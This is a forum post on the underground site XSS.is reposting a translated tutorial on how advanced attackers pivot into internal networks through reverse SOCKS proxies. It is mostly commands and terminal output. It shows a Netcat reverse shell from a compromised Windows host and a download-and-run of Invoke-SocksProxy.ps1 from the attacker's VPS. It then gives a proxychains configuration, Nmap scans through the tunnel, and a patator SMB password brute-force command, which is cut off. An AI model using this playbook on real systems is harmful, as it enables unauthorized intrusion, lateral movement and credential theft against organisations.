~/ XSS.is

Underground › **Network Vulnerabilities / Wi-F...** ›

Article How APTs Use Reverse Proxies to Nmap Scan Internal Networks

baykal · 30.07.2021

Go to new | Trace

baykal
RAM User

30.07.2021 New #1

Original author: TOKYONEON


Because reverse proxies can bypass firewall restrictions on inbound traffic, attackers planning APT use them for pivot attacks on protected environments. For example, not so long ago, the corporate network of the federal agency became a victim of such an attack. The attackers used a modification of Invoke-SocksProxy, an open-source script to work with reverse proxies that can be found on GitHub. Here's what the Cybersecurity and Infrastructure Agency (CISA)writes about it: The attacker installed Persistence and C2 on the victim's network through a permanent SSH/reverse SOCKS proxy tunnel... The PowerShell script [Invoke-SocksProxy.ps1] created a reverse SMB SOCKS proxy that allowed connections to be established between a managed VPS attacker... and the file server of the organization selected as the victim... Invoke-SocksProxy.ps1 creates a reverse proxy server between the local device and the hacker's infrastructure...

What is a reverse proxy?


According to the MITER ATT & CK Frameworkdefinition:
Attackers can use a proxy server to direct network traffic between systems or act as an intermediary in the transmission of data over the network... to prevent you from connecting directly to your infrastructure... Attackers use these types of proxies to manage their C2 infrastructure [or] to reduce the number of concurrent outbound network connections... Attackers can chain multiple proxy servers together to more closely mask the source of malicious traffic...

Setting up an attack

The network topology includes multiple locally connected devices (172.16.0.1/24). For ease of understanding, suppose an attacker has installed a reverse shell on **host A** (172.16.0.3) with a malicious Word document (see below). With this level of compromise, the attacker's Kali system cannot communicate directly with the SMB and HTTP servers. Its purpose is to detect services on 172.16.0.1/24 when using **host A** as a proxy.




In this example, the compromised host connects to the attacker's virtual dedicated server (VPS) by listening through the Netcat utility over TCP/4444 (as shown below). The Netcat connection should remain open – this will be important at a later stage.



```
 root@vps > nc -v -l -p 4444
listening on [any] 4444 ...
192.168.56.114: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.114] 49676

Ps C:\Users\victim\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c5f9:c238:fad8:5fa0%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 4:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2d59:bc52:a6c4:917a%14
   IPv4 Address. . . . . . . . . . . : 172.16.0.3
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
Ps C:\Users\victim\Desktop>
```


In Kali we launch a new terminal and connect via SSH to VPS. Using the su command, we get a shell with root privileges.



```
┌──(tokyoneon㉿varonis)-[~]
└─$ ssh tokyoneon@192.168.56.102
tokyoneon@192.168.56.102's password:
Linux unknown 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
Last login: Sun Dec  6 12:19:47 2020 from 192.168.56.117
tokyoneon@vps:~$ su
Password:
 root@vps >
```

Using the command below, copy our Invoke-SocksProxyarchive. It has two files: ReverseSocksProxyHandler.py and Invoke-SocksProxy.ps1.

root@vps > cd /opt; git clone https://github.com/tokyoneon/Invoke-SocksProxy




```
 root@vps > cd /opt; git clone https://github.com/tokyoneon/Invoke-SocksProxy
Cloning into 'Invoke-SocksProxy'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 184 (delta 17), reused 17 (delta 7), pack-reused 152
Receiving objects: 100% (184/184), 53.92 KiB | 1022.00 KiB/s, done.
Resolving deltas: 100% (96/96), done.
 root@vps >
```

The ReverseSocksProxyHandler.py script will open ports 443 and 1337. Port 443 will accept incoming connections from **host A.** Port 1337 will act as a proxy port configured with proxychains in Kali. When you run, you will see the following result: The terminal must remain open all the time of the attack.

Code: Copy to clipboard

```
root@vps> cd /opt /Invoke-SocksProxy;./ReverseSocksProxyHandler.py
```


root@unknown: /opt/Invoke-SocksProxy
File Actions Edit View Help


```
root@vps > cd /opt/Invoke-SocksProxy; ./ReverseSocksProxyHandler.py
Generating a RSA private key
...............+++++
........+++++
writing new private key to '/tmp/private.key'
-----

certFingerprint: 19CCAFDA195DFF24684CA2DCAB5504E0983AE823

Configure Proxychains port to: 1337
Incoming connections on: 443
```

The Invoke-SocksProxy.ps1 script must be running on the compromised host. Re-launch the new terminal in Kali and connect via SSH to the VPS. In Invoke-SocksProxy.ps1, change the hard-coded VPS address in Invoke-SocksProxy.ps1 and host it on an HTTP server (for example, Apache, Nginx or http.server). On the Netcat terminal, go to the EMP $env directory on **host A.**

Then boot from the VPS Invoke-SocksProxy.ps1 and run it. It will not output data and must remain open. To automate the execution of a real script, an attacker can use scheduled tasks. Let's leave the terminal open – this will make it easier to understand what is happening.

Code: Copy to clipboard

```
Ps > cd $env:TEMP
Ps > iwr 192.168.56.102/Invoke-SocksProxy.ps1 -outfile isp.ps1
Ps > .\isp.ps1
```




```
root@vps > nc -v -l -p 4444
listening on [any] 4444 ...
192.168.56.114: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.114] 49700

Ps C:\Users\victim\Desktop> cd $env:TEMP
Ps C:\Users\victim\AppData\Local\Temp> iwr 192.168.56.102/Invoke-SocksProxy.ps1 -outfile isp.ps1
Ps C:\Users\victim\AppData\Local\Temp> .\isp.ps1
```

In Kali, install proxychains4 and edit the /etc/proxychains4.conf file. At the end of the configuration file, we prescribe the VPS address and port 1337.

Code: Copy to clipboard

```
sudo apt-get install -y proxychains4 && sudo nano /etc/proxychains4.conf
```



```
 GNU nano 5.3                        /etc/proxychains4.conf *
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]

socks5  192.168.56.102  1337

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line M-E Redo
```


That's it, the attack is prepared. With ReverseSocksProxyHandler and Invoke-SocksProxy running on VPS and **host A,**it is possible to attack the internal network through a proxy.

Nmap and Crackmapexec Proxy with Proxychains

When using Nmap with Proxychains, you need to keep in mind some limitations. For example, Nmap will not be able to detect the host - the utility will not be able to perform "pinging" (ICMP) through SOCKS5. Despite this, it will still be efficient to discover services and ports (although not as fast, as it will need to fully scan TCP).
The following Nmap command will scan using TCP connections (-sT) without detecting hosts (-Pn) or performing DNS name resolution (-n). These arguments are required to use Nmap with Proxychains. Note the SMB server at 172.16.0.4:445 and the HTTP server at 172.16.0.115:80.

Code: Copy to clipboard

```
proxychains nmap -sT -Pn -n -p445,139,88,80 172.16.0.4,115
```




```
┌──(root💀varonis)-[~]
└─# proxychains nmap -sT -Pn -n -p445,139,88,80 172.16.0.4,115
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-06 13:42 EST
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.115:445 <--socket error or timeout!
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.4:445  ...  OK
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.115:80  ...  OK
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.4:80 <--socket error or timeout!
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.115:139 <--socket error or timeout!
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.4:139  ...  OK
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.115:88 <--socket error or timeout!
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.4:88 <--socket error or timeout!
Nmap scan report for 172.16.0.4
Host is up (0.061s latency).

PORT    STATE  SERVICE
80/tcp  closed http
88/tcp  closed kerberos-sec
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Nmap scan report for 172.16.0.115
Host is up (1.9s latency).

PORT    STATE  SERVICE
80/tcp  open   http
88/tcp  closed kerberos-sec
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap done: 2 IP addresses (2 hosts up) scanned in 36.89 seconds

┌──(root💀varonis)-[~]
└─# 
```

To proxy brute-force attacks, use the following patator command. Proxychains messages will conflict with messages displayed by Patator; to block them, use the -q argument. Pay attention to the password ("Passw0rd!") detected during the attack.

Code: Copy to clipboard

```
proxychains -q patator smb_login host=172.16.0.4 port=445 user=victim2 password=FILE0 0=/usr/s
```

